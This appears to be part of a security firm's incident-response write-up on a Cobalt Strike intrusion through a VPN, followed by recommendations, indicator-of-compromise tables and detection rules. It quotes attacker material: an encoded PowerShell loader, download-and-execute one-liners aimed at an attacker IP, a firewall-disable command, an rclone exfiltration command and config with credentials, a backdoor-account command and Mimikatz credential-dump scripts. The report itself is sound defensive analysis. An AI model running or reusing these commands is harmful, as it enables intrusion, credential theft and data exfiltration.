EAaQBWACsAQgBvADUAZgB3AEoAagBVAEgANABmAHoAawAvAFEAbQA1AEQAUABqADcAaQBXAEIARwA3AG4AdgB1AEIAYQBvADYAbABOAEUANQBsAG4AUQBxAEEAZAA4AFQAcgB1AGIATwB6AHMAYgBKAGsAawBJADgAKwBvA
EEASABYAHEASgAzAGkAMABwADUAMQBBAE0AbgBzAE8AUQBpAFYAdQBrAGMAaQBwAEEAYQBrADcALwB5AGsAMQA2AGIAYQBRAGIANQBWAHcAMQBkAFoAARgBvAEgAbgBUAFEAOQBxAFIAKwAzAGEAUAB6AEUAUABXAGUAUwBP
AHoATgB5AEIALwBhAG8ALwBlAGsAcwA5AEoAaABEAGgAVABwAC8AdgBSAG8AYQAxAFAAVgA4ADIABwBoADkAdgBQAFoASQBSAG4AagA5AHAAWgB4AFIAbAA5AEUARQBqADIASQBtADEAZwBjAC8AZAB1ADEAdwBRAEoAMwB
HAEEAUgAxAE4AQQBUAHIAKwBXAGEAMgA1ADkAdQBSAFIAdAA1AFkANgBWAHkAVwBRADkAdwBDADgAQQBrAG8AWQBQAHoAcQBUADUAbABEAFgATABMADkASAAxADQAQgBmACsAZwAwADAAUABYAGUAaAB6AEcAZwBtAGYAUw
BpAHQATwBMAHQAZABmAFMAcwB1ADEAeABrAE8AZwBqAHcAYQBoAEYARABuAEoASQA5AHMAaQBoAGwAMQA4AHEAagBxAEIAOQA3AGgAcQBCAHAASwBuAGkAeQAxAHYAOQB6AHQAaABVAHgANgBCAEEAYwB5AE0AegBjAHgAW
ABvAEQAMABjAEgAVwBkACsAMQBBAHgASQBZAEgAcwBBAGcAeABEAGUAMABPAEoAaAA1AGwAQwBKAFkALwBhAG4AawB0AHIAcwB1ADMATgBNAHgAZQAwAEYAegBHAHAAWQA4AGEAZwA1AE0AQgBTAEIARABtAEIASABZAFcA
RgBMAFIAVgBuAGgASgBQAC8ATwB6ACsATQBvAGsAMgBsAHQAZAA0AHcAdQBnAGIAcABwAEEAdQBaAEQATQArAGgANQB4AHcAcQBLAHEARQBiAG4AbABOAEgAKwB3AGUAMwBzAHoAcABKAGkAMABKAGgAbABZAEYAMAA0AGo
AUQBRAHcARwBaAGMANQB0AEcAVABKAHkAVAAwAE4AUwAzAC8ARQAvAEgAKwBtADMAcwAvAHQAcABnAGYAMwBLAHcATABlAGsAaQBrAGAAaABUAGkAdQBCAFoATABWAFMANgBKAEoARgBIAEQANQBmAGEASQBaAFkASwBjAG
sASQBDAGEASwBmAGkANgBoAGcATgA2AGYAVwBVAG4AYgBVAHoAWAB5AGoAZgBoADEAbwBwADcAeQAvAHQAcgAwAFcAcABHAFoAbgB2AGIAYgBnADcAaABGADgARwB2AHYARABXAGIAMwBXADcAbgBZAFYATgA3ADYASgBKA
G0AZQBEAGQAbwBsAHoAcQB1AGQAWAAvAFQAdQBBAHAAMwBvAFIAVQBPAGEANgBXAHkAVwBRAEsaNQA1ADIAMgByADYAVgByAFIASABmADkAeQBFAGEANgB2AEwAcAB5AE4ARgBmAFYaaABMADMaQAvAGIAUQBjAE4ASwAy
AHAAVQAyADUAZAB1AGIADAA3AFAAdgBjAHIAQgBUAHEAcAAvAFAAOQB0AGQAegBFAGEAVwArAFgANwBXAE0AcQAvAGEAVAA0AEcAcAA1AE4AdABXAFYARABPADMAOQBRAHEASAA5AFYAcwByAHEAdgBNAE8ANgBOADEAYwB
1AC8AegBhAHoAcgBtAGkAegBjADQAMQBIAFgAWBKAHIAaQB4AHYASwBKADcAdgA0ADAAOQBQAGIANQBwAGgAdgAvAE8AbABGAEMAeAA3AEUASQBOAGQAZQBTAGEAZABlAHIAOQBqAGwAZQBUADcAUgBiAG4AUgBLAGcAKw
ArAFAAcwBjADgAVwBGAHAAeAAvADEAMAB6ADMATQBSAGsARgBTAHgAWABNAFYAbgBhADgAZAAyAHcARQA0AFAAYwBhAHMAVgBzAHUANwBhADMATAA3ADgATwAzAHcANQBjAFUAdgBIAHYAZQBIAC8AbgBkAEsAeQB5ADIAY
QAyAFgAOQBuAFQAbgBQAEYAOQB1AHcAdgA1AG8AKwBMAGgAYQAyAGoAYgBJAFgAdwB1AFQAMwB6ADMANgAyADYAQQAxAHYANwBKAEQAUAB0AHEAUgBDAFAAWQB2AGIATgB2AFoATwB4AEIAWQB0AEkAcQAvAGwAQQBlAFkA
TwB6AHYAeQBuAE8AegBIAHYAUQBiAGMAZgBYAG8ARwArAEoARABSAHQAbgBYAFQAaABYAGoAOABXAHQAdwBWAFcANAA4AEEANQBxAFQAZABpADcAdQBMAGUARwBBAG4ATgBwADEAbQB0AEwAeAAwADMANwB2AGcAZgA4AGw
AKwA4AC8AbABpADAAMgA2AFQAeQBoAGIAawByAHgAZABSAEwAUQA3AHcARgBTAE0AcgB1ADMATAAzAGUAVAA0AGEAawBZAHIAYwB0ADIAdgBQAGcAeQA3AHAAUAA1AE4AeQB1AC8ASwAyAE8AYQBvAE0AYgBkAFoAdgB1AF
IAYwBQAG4ANABhAGoALwBmADAARABNADUALwBzAFYAYQAzAGwATgB2AGYAZAA0AGUATABYAEoANwByAHEAMQBHAGUAUAArADUANQBwADkAbgB0AG0AYwA5AEcANwA5ADUAMQBQAEsadgAvAFcAYgBIAFcAcgBHAE8AZAB5A
EEAVAB0AGsAcgAvAHIAeQBiAHcAagArAEYANQBoAEUAUgAwADQAQgBrADQAQwBrAGEAdgAvAE4ARwAwAFAAMQA5AHUAUABKACsASAB3AC8AeQBXAGIAeAA4AGIAcwB3ADIANABPADEAOABqAHYARgB6ACsAUQBrAHcAaQBl
AHMAZgBHADMAQQA5AGIAQQBJAEYAcABnAEIAVwAyAEYASQBaAFMAMwBHADUATQBJADgAagBKAG8AQgA5ADUAUwBHAHIAcgAvADgATwBsAHAAUgA0AFYATQBHAEwAdwBkADQAVwAyAFMARgBXAFcAVwBNAEUAegBVAGMAWAA
1AGwAUwBNAEsAcgBUAEEAVABxAEIAQgB2AFEASQB5ACBATABsAGkAeQBzAEQASABRAFYAaABJAHEAWQB4AHoAVQBMAFgAVABRAGIASQBJAGMASgBzAGoAbQBhAEMASAB6ADUAOABoAGYARAB5AEoAeQBCADIAcQBUACsAWA
BpAHoAdwBxADcAYwB1AGwAVQBrAG4AOQB2AHkAbwBaAHUAVgArAEgAcABjADQAMwBzAFgANAAwAGwAMQBjAEQAOQBNAFMAVAAwADUAdABZAGMAcABOAHgAUQBGACsARQAvAHAAcgArAGoAdwBuADQANABkAEoALwBoADEAY
QBCAGwAOAB6AGcASQAzAFMASgBRAHkALwBqAFoAZQBTADAAagA3AG8AYwA1AGEASwBUAC8AYwBCADcAaABoAGMAbQAzAGEASwBiAGgASAB1AEIAeABFAEkAVwBsAG4AdwBHAHoAOQBHAGsAdgArAHIAbgAyAEUAQgBXAGMA
NABUAE8ATQBmAHEATwBDAGgAQgBlAE4AUwBoAGYAdwBwAHQAVQB6AEUAUABWAGIARgBIADYAeABQADYARwBkAHQAaABMAEYAYgArAGgAQgAwAG8AbwBQAEoARQBLAEgAVAA0AEQAbABsAEsAWQBtAGMAcAAwAFkAawBRAEo
AdwA5ADYAZgBVAEMAQQBXAGQANwBNAEwAQQBBAEEAPQAiACkAKQA7AEkARQBYACAAKAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAASQBPAC4AUwB0AHIAZQBhAG8AUgBlAGEAZABlAHIAKABOAGUAdwAtAE8AYgBqAGUAYwB0AC
AASQBPAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAC4ARwB6AGkAcABTAHQAcgBlAGEAbQAoACQAcwAsAFsASQBPAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAC4AQwBvAG8AcAByAGUAcwBzAGkAbwBuAE0AbwBkAGUAXQA6A
DoARABlAGMAbwBtAHAAcgBlAHMAcwApACkAQAuAFIAZQBhAGQAVABvAEUAbgBkACgAKQA7AA==
```

Figure 9: Base64 encoded PowerShell command being launched as a service

The Service name was **9dcbd6f**.

Decoding this and analysing the shellcode, the Awake Labs team saw thread injection into **C:\Windows\system32\ntvdm.exe**. This time, rather than attempting to call back to a domain, the following named pipe was created: **\\.\pipe\win_service_ohm5iYaaNoo7po7koaTi**

Thanks to an excellent write up from CrowdStrike, we can see that this activity indicated the **jump psexec_psh** Cobalt Strike Beacon command had been used to establish an instance of Beacon remotely on this system.

In addition, the following Windows Service creation events indicated that Cobalt Strike Beacon had been pushed remotely to the same, plus one other, domain controller seconds later:

| Service name | Image path |
|---|---|
| 2a419f7 | \\127.0.0.1\ADMIN$\2a419f7.exe |
| 891ae60 | \\127.0.0.1\ADMIN$\891ae60.exe |
| 85ac374 | \\127.0.0.1\ADMIN$\85ac374.exe |
| d27ba3a | \\127.0.0.1\ADMIN$\d27ba3a.exe |
| ef8d577 | \\127.0.0.1\ADMIN$\ef8d577.exe |

These files were not recovered, but thanks to the same CrowdStrike article, we can see that this activity was indicative that the **jump psexec** Cobalt Strike Beacon command had been used to establish a Beacon remotely on this system.

In the same period, the attackers used RDP to access critical devices and move laterally, once again via the VPN. **SharpSploit** was run on another system, this time using a critical management account with administrative privileges. On the same day, the user executed **C:\PerfLogs\x64.exe**. When analysed, this was found to launch an instance of **sethc.exe** (Windows 'Sticky Keys' accessibility feature) in a suspended state, inject code into it, then exit, leaving sethc.exe running as an orphaned process. In addition, we could see that the process connected to **datatransferdc[.]com** over IPv6

(**2606[:]4700[:]3037[:][:]ac43[:]8ca0**).

A few days later, the Cobalt Strike Beacon processes (**rundll32.dll**) running on several systems started beaconing out to **23[.]81[.]246[.]123:443**, approximately every 31 minutes.

On one of these systems, a legitimate version of **sethc.exe** spawned the process **dfrgui.exe** (Microsoft Disk Defragmentation process), which made several outbound network connections over the next few days:

| Domain name | IP address |
|---|---|
| telemetry[.]distrib000[.]com | 172[.]67[.]193[.]215 |
| stats[.]02934320948239048320482 34[.]work | 172[.]67[.]223[.]63 |
| ping[.]120931309873817310371 23[.]work | 104[.]21[.]21[.]133 |
| dash[.]92834298473247204972349234[.]work | 172[.]67[.]158[.]54 |
| dns[.]09123312093812039813[.]work | 104[.]21[.]79[.]23 |
| telemetry[.]distrib000[.]com | 104[.]21[.]76[.]117 |
| stats[.]02934320948239048320482 34[.]work | 104[.]21[.]25[.]63 |

Several hours later, the same **dfrgui.exe** process launched an instance of PowerShell that attempted to pull down another payload from the known malicious IP address shown below:

```
C:\Windows\system32\cmd.exe /C powershell.exe -nop -w hidden -c ""IEX ((new-object net.webclient).downloadstring('
hxxp[://]89[.]238[.]185[.]28/a'))"""
```

The process made several additional network connections:

| Domain name | IP address |
|---|---|
| datatransferdc[.]com | 104[.]21[.]62[.]240 |
| Not resolved | 172[.]67[.]140[.]160 |
| Not resolved | 172[.]67[.]198[.]213 |
| Not resolved | 172[.]67[.]168[.]181 |
| Not resolved | 152[.]199[.]19[.]161 |
| Not resolved | 52[.]178[.]182[.]73 |
| Not resolved | 51[.]144[.]113[.]175 |
| Not resolved | 93[.]184[.]220[.]29 |
| Not resolved | 89[.]238[.]185[.]28 |

The final connection listed (**89[.]238[.]185[.]28**) was to port **50050**, indicating this IP address is likely running Cobalt Strike Teamserver listening on its default port.

During this two day period of activity, the same process made connections to several internal IP addresses over port **3389**, indicating further attempts to use RDP in an attempt to move laterally. For instance, on one of the systems that was connected to in this manner, the team observed several instances of the following commands:

1. Disable the firewall:

```
netsh advfirewall set allprofiles state off
```

2. Download a malicious second stage payload from **89[.]238[.]185[.]28**:

```
powershell.exe -nop -w hidden -c "IEX ((new-object
net.webclient).downloadstring('hxxp[://]89[.]238[.]185[.]28/a'))"
```

Shortly after this, **rclone** was invoked via Powershell to begin exfiltrating data on a file share to an SFTP server based in Lithuania:

```
PowerShell.exe -windowstyle hidden .\rclone copy --filter-from filter-file.txt <SHARE LOCATION> conf2:
<VICTIM_NAME> -q --ignore-existing --auto-confirm --multi-thread-streams 16 --transfers 16 -max-age 2y
```

The contents of the **rclone** configuration file are shown in Figure 10 below:

```
[conf2]
type = sftp
host = 91[.]103[.]255[.]177
user = user5003
pass = IAS0JQ-0x2xl2kesm8262TTNedEYAw_NbBQogg
use_insecure_cipher = true
md5sum_command = md5sum
sha1sum_command = sha1sum
```

Figure 10: Rclone SFTP server configuration information

The contents of **filter-file.txt** are shown in Figure 11 below:

```
# a sample filter rule file
+ *.jpg
+ *.png
+ *.doc
+ *.docx
+ *.pdf
+ *.csv
+ *.xlsx
+ *.xls
+ *.pptx
# exclude everything else
- *
```

Figure 11: Filter file used to tell **rclone** which files to upload

A review of the firewall logs showed several **gigabytes** of data uploaded to the IP address **91[.]103[.]255[.]177** at this time.

The dfrgui.exe process continued to make internal network connections over port **3389**, as well as outbound connections to **80[.]153[.]159[.]29** over port **3390**, and **45[.]130[.]138[.]81** towards port **50050** indicating this was also likely related to Cobalt Strike.

At this point the Awake Labs team began taking actions to contain the incident and shut off the exfiltration while in process.

After the containment started, the firewall logs showed there were several attempts made to authenticate to the VPN from multiple users; which eventually proved successful. These connections all came from the same source: **Tor** exit node IP address **185[.]220[.]100[.]252** (AS205100 F3 Netze e.V. out of Germany.)

During this session, the actor successfully logged on to another server and created several files associated with **Mimikatz** and **Tor**, such as **c:\users\<user>\downloads\mimidrv.zip** and **c:\users\<user>\desktop\tor.zip**.

Shortly after this, the firewall logs showed the same user authenticated to the VPN from a known Tor exit node: **91[.]218[.]203[.]59**. During this VPN session, several systems were logged into via RDP.

During these sessions, the user installed and ran **Tor** by creating and launching:

```
C:\Windows\System32\cmd.exe /C C:\Windows\System32\AppLocker\start.bat
```

Which in turn launched:

```
C:\Windows\System32\AppLocker\AppLocker.exe --service install -options -f C:\Windows\System32\AppLocker\torrc
```

Another **lsass.dmp** file was created in another compromised administrator account's **\appdata\local\temp** directory. The file **12212.7z** was created at the same time on the same user's Desktop; neither file was recovered.

Containment and remediation measures were then put fully into place with ongoing monitoring. Since the containment was enacted, we are yet to see evidence of the threat actor's return.

## Conclusions and Recommendations

In this instance a threat actor was able to access the network through the VPN, move laterally via Windows Remote Desktop protocol and PsExec, download a toolset from a Russian file sharing site – which contained a vast array of attacker tools – install some backdoors, and from there were able to reach their target and begin to exfiltrate data.

Company staff are working remotely now more than ever. As a result, external access points are relied upon more and more for staff to carry out their work duties in the same efficient manner as if they were in the office. Awake Labs sees breaches where initial access is achieved through external access points (such as VPN or Remote Desktop Gateway) frequently. It is vital that measures are put in place to harden remote endpoints and exposed external infrastructure. Awake recommends the following items are enforced at a minimum:

- Multi-Factor Authentication (MFA) for external access to any company resources (VPN, internal services, etc.).
- A strong password policy, whereby passwords should meet a required minimum length; should contain a combination of upper and lower case letters, numbers and special characters; and should be changed regularly.
- Regular user education on security and the risks of poor hygiene.
- Remain up to date on vulnerability patching and mitigation for externally facing services.
- Asset tracking and management of remote devices. Ensure any devices being used for work purposes are identifiable and have company standard security tools installed, are actively monitored and up to date (anti-virus, EDR, etc.).

Once an external user has authenticated to a VPN, it is important to make sure they can only access systems they need to access for business purposes. It is also important to only allow access between network segments that is required for business purposes. Ultimately, implementing a Zero Trust model is recommended.

### Host based IOCs

Contents of **sborka5.zip** archive file (note some of these are not IOCs per se, but have been kept in for completeness):

| File path | sha256 hash | Contents |
|---|---|---|
| ebbs.exe | 7f5f447fe870449a8245e7abc19b9f4071095e02813d5f42c622add56da15b8b | |
| etw576sz.exe | e8a3e804a96c716a3e9b69195db6ffb0d33e2433af871e4d4e1eab3097237173 | |
| PsExec.exe | 3337e3875b05e0bfba69ab926532e3f179e8cfbf162ebb60ce58a0281437a7ef | |
| Scanner.exe | a140e9a3ec3f600ef34e221997f93d70bde20b7dabcc72cf0d120e535a9638f7 | |
| AdFind/adcsv.pl | cb2c9da00ca544cfe3dddfa491cb97a7d6da8e3b00e17c00a78c13c47c0db8b6 | |
| AdFind/adfind.bat | 014db7075dc15953ade603627b5f990c79ae35c098129a99876705dc3dc20dd3 | See Figure 3 |
| AdFind/AdFind.exe | c92c158d7c37fea795114fa6491fe5f145ad2f8c08776b18ae79db811e8e36a3 | |
| CVE-2019-1388-master/CVE-2019-1388-master/CVE-2019-1388.gif | 320af511385a1479ef2ef5e2fbc55ef58f83c1627c33c0d6a029fb54848fd30f | |
| CVE-2019-1388-master/CVE-2019-1388-master/HHUPD.EXE | 0745633619afd654735ea99f32721e3865d8132917f30e292e3f9273977dc021 | |
| eternal/eternalblue.exe | e2cc26b8b38fab6799bd834b8284c1b921339f0133a606d1178c39a720d871c3 | |
| eternal/commands.txt | d60097e359ac0c98034cc2875c00f5d4f32d2c46ec8d420d82dadd8473cb3eb3 | *cmd /c net user petr 2k3X8X57 /add*<br><br>*cmd /c net localgroup administrators petr /add* |
| lpe/runsysO.cr | 6516bbd99089964e121bab9d448cce19a991aeaf4cbfca4fa1bc7a2357d1948c | |
| mimikatz_trunk/kiwi_passwords.yar | 966a58176b30c9bd5d4abfee0690e454129296e5522bbcf5f3c9db7fc84e279e | |
| mimikatz_trunk/lsadump.bat | 750aa70ef96cdae1d3a7be92a022b1b3522bdf5a1ff777bf9f7c9af39c53cc21 | *mimikatz # privilege::debug*<br><br>*mimikatz # inject::process lsass.exe sekurlsa.dll*<br><br>*mimikatz # @getLogonPasswords* |
| mimikatz_trunk/mimicom.idl | 51d45e6c5df6b43b17afc863794f34000d32fb37cd7c3664efc5bd99039ac3df | |
| mimikatz_trunk/README.md | 56e362b25b365ab16793f15c29f5f05ac6a38a4bfc3d2b38b3a1fcc060b12deb | |

| | | |
|---|---|---|
| mimikatz_trunk/sekurlsa.bat | 80a025a8548b8272ab91b9aabdc1a742dfe0e7cb123f1fb3f0e897f054257348 | *@echo off*<br><br>*mimikatz privilege::debug*<br>*sekurlsa::logonPasswords*<br>*exit > c.txt* |
| netscan_portable/netscan32.exe | 572d88c419c6ae75aeb784ceab327d040cb589903d6285bbffa77338111af14b | |
| netscan_portable/netscan64.exe | bb574434925e26514b0daf56b45163e4c32b5fc52a1484854b315f40fd8ff8d2 | |

**Other host based IOCs:**

| Indicator | Indicator type | Description |
|---|---|---|
| gaZtYZWmtJFOorGy | Service name | Service name for injecting meterpreter shellcode – note this is changeable but provided for reference |
| vrzvySWAmvRsgZCh | Service name | Service name for injecting meterpreter shellcode – note this is changeable but provided for reference |
| %comspec% | Service image path | Indication that a service is launching a command prompt. Seeing a service Image Path start with this is suspicious |
| sborka5.zip | Filename | Archive containing attacker tools and files |
| sek.log | Filename | Mimikatz output |
| ad_users.txt | Filename | Output from adfind.exe |
| ad_computers.txt | Filename | Output from adfind.exe |
| ad_ous.txt | Filename | Output from adfind.exe |
| ad_subnets.txt | Filename | Output from adfind.exe |
| ad_group.txt | Filename | Output from adfind.exe |
| ad_trustdmp.txt | Filename | Output from adfind.exe |
| ad.7z | Filename | Archive containing adfind output files |
| lsass.dmp | Filename | Dump of lsass.exe process |
| AppData\Local\Temp\<num>\ | File path | Staging directory |
| c:\programdata\rundll32.dll | File path | Cobalt Strike |
| 82900aea8a8617f0d49e1c036d1bc23cc768e71b746a0ee5d2bf5cbf43841768 | Sha256 hash | Cobalt Strike (rundll32.dll) |
| rundll32.exe C:\ProgramData\rundll32.dll vvsection | Command line argument | Command line argument to launch Cobalt Strike DLL |
| C:\perflogs\ | File path | Staging directory used by attackers |
| procdump.exe | Filename | Tool for dumping process memory |
| WPR.exe | Filename | Windows Password Recovery tool |
| net use \\<ipaddress>\c$ | Command line argument | Command used by attacker to map shared drives |
| csharp-streamer.exe | Filename | Version of SharpSploit post exploitation tool kit |
| ad5c06b52b468711f4f1ce1bf6957506b805b07e52c9be331035536672505160 | Sha256 hash | Version of SharpSploit post exploitation tool kit |
| cd43f4c2f4590e1993991b5f7c890919cd0bb6b378c222c21a7ce956759c8a94 | Sha256 hash | RMS RAT |

| | | |
|---|---|---|
| 6184e4c8915a3924a9a12e26c42cffef35a1d1380a8c0a236ef65df71b20c217 | Sha256 hash | RMS RAT |
| C:\PerfLogs\obfs.ps1 | File path | PowerShell script used to launch ADRecon |
| C:\support\ | File path | Staging directory |
| Service name with 7, apparently random alphanumeric characters | Service name | Indicative of Cobalt Strike, example: 2a419f7 |
| \\127.0.0.1\ADMIN$\<7 alphanumeric chars>.exe | Service Image Path | Indicative of Cobalt Strike, example: \\127.0.0.1\ADMIN$\2a419f7.exe |
| C:\PerfLogs\x64.exe | File path | Cobalt Strike |
| 53031ae7cdd8627c57f341934290e96b757b38beab29ce847fc09140e29349ab | Sha256 hash | Cobalt Strike |
| rclone.exe | Filename | Used to exfiltrate data |
| fc03b8c51889be55b73a02efe02f59eb2836e63f5f032aa00dd611ff07e76d0c | sha256 hash | Sha256 hash of rclone.exe |
| filter-file.txt | Filename | Filter file used by rclone |
| mimidrv.zip | Filename | Mimikatz |
| C:\Windows\System32\AppLocker\start.bat | File path | Batch script used to start Tor |
| C:\Windows\System32\AppLocker\torrc | File path | Tor configuration file |
| 12212.7z | Filename | Archive file – unrecovered |
| advanced_IP_Scanner_2.5.3850.exe | Filename | Reconnaissance tool |
| loader.exe | Filename | Component of Windows Password Recovery service |
| loader64.exe | Filename | Component of Windows Password Recovery service |

**Network IOCs**

| Indicator | Indicator type | Description |
|---|---|---|
| hxxps[://]wdfiles[.]ru | Domain | Staged attacker tools |
| hxxps[://]newodi[.]com | Domain | Cobalt Strike |
| hxxps[://]newodi[.]com:443/wp-includes/temp.ico | URL | Cobalt Strike |
| hxxps[://]newodi[.]com:443/faq.js?restart=false | URL | Cobalt Strike |
| 23[.]81[.]246[.]123 | IPv4 | Cobalt Strike |
| hxxp[://]194[.]61[.]53[.]10:80/a213 | URL | Second stage payload |
| 194[.]61[.]53[.]10 | IPv4 | IP address hosting second stage payload |
| 89[.]238[.]185[.]28 | IPv4 | IP address associated with second stage payload |
| hxxp[://]89[.]238[.]185[.]28/a | URL | Second stage payload |
| hxxp[://]89[.]238[.]185[.]28:4151/a | URL | Second stage payload |
| hxxp[://]89[.]238[.]185[.]28/Rr5c | URL | Second stage payload |
| Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; LBBROWSER) | User agent | Indicative of Metasploit |
| 45[.]146[.]164[.]193 | IPv4 | IP reached out to by Meterpreter to pull down second stage payload and inject it into memory |
| hxxp[://]45[.]146[.]164[.]193:8712/awq | URL | Second stage payload |

| | | |
|---|---|---|
| \\.\pipe\win_service_ohm5iYaaNoo7po7koaTi | Named pipe | Cobalt Strike |
| telemetry[.]distrib000[.]com | Domain | Connected to by malicious instance of dfrgui.exe |
| stats[.]02934320948239048320482 34[.]work | Domain | Connected to by malicious instance of dfrgui.exe |
| ping[.]120931309873817310371 23[.]work | Domain | Connected to by malicious instance of dfrgui.exe |
| dash[.]92834298473247204972349234[.]work | Domain | Connected to by malicious instance of dfrgui.exe |
| dns[.]09123312093812039813[.]work | Domain | Connected to by malicious instance of dfrgui.exe |
| datatransferdc[.]com | Domain | Connected to by malicious instance of dfrgui.exe |
| 2606[:]4700[:]3037[:][:]ac43[:]8ca0 | IPv6 | IPv6 address used by malware to connect to datatransferdc[.]com |
| 172[.]67[.]193[.]215 | IPv4 | Connected to by malicious instance of dfrgui.exe |
| 172[.]67[.]223[.]63 | IPv4 | Connected to by malicious instance of dfrgui.exe |
| 104[.]21[.]21[.]133 | IPv4 | Connected to by malicious instance of dfrgui.exe |
| 172[.]67[.]158[.]54 | IPv4 | Connected to by malicious instance of dfrgui.exe |
| 104[.]21[.]79[.]23 | IPv4 | Connected to by malicious instance of dfrgui.exe |
| 104[.]21[.]76[.]117 | IPv4 | Connected to by malicious instance of dfrgui.exe |
| 104[.]21[.]62[.]240 | IPv4 | Connected to by malicious instance of dfrgui.exe |
| 172[.]67[.]140[.]160 | IPv4 | Connected to by malicious instance of dfrgui.exe |
| 172[.]67[.]198[.]213 | IPv4 | Connected to by malicious instance of dfrgui.exe |
| 172[.]67[.]168[.]181 | IPv4 | Connected to by malicious instance of dfrgui.exe |
| 52[.]178[.]182[.]73 | IPv4 | Connected to by malicious instance of dfrgui.exe |
| 51[.]144[.]113[.]175 | IPv4 | Connected to by malicious instance of dfrgui.exe |
| 50050 | Port | Default Cobalt Strike TeamServer port |
| 91[.]103[.]255[.]177 | IPv4 | SFTP server used for exfiltration |
| 80[.]153[.]159[.]29 | IPv4 | Connected to by malicious instance of dfrgui.exe (resolves to p50999f1d[.]dip0[.]t-ipconnect[.]de) |
| 45[.]130[.]138[.]81 | IPv4 | Connected to by malicious instance of dfrgui.exe – connection made using default Cobalt Strike TeamServer port |

**Detecting the Techniques**

| Platform | Detection |
|---|---|
| Carbon Black Cloud | • The application rclone.exe was detected running<br>• A known virus (Trojan: RMS) was detected<br>• A known virus (PUP: GenericKD) was detected running.<br>• A known virus (Trojan: MS17) was detected.<br>• A known virus (PWS: Mimikatz) was detected.<br>• A known virus (Trojan: Meterpreter) was detected.<br>• Watchlist query: ((process_cmdline:rundll32.dll) OR (process_cmdline:comspec)) |
| Awake Security Platform | • Lateral Movement: PsExec Like Activity<br>• Lateral Movement and Execution: Remote Command Execution (psexec, cobalt strike, metasploit, others)<br>• Exfiltration: External FTP Upload<br>• Compliance: SSH Upload Direct To IP |

**By Kieran Evans and Jason Bevis**

## Subscribe!

If you liked what you just read, subscribe to hear about our threat research and security analysis.

Kieran Evans

Threat Hunting and Incident Response Specialist

LinkedIn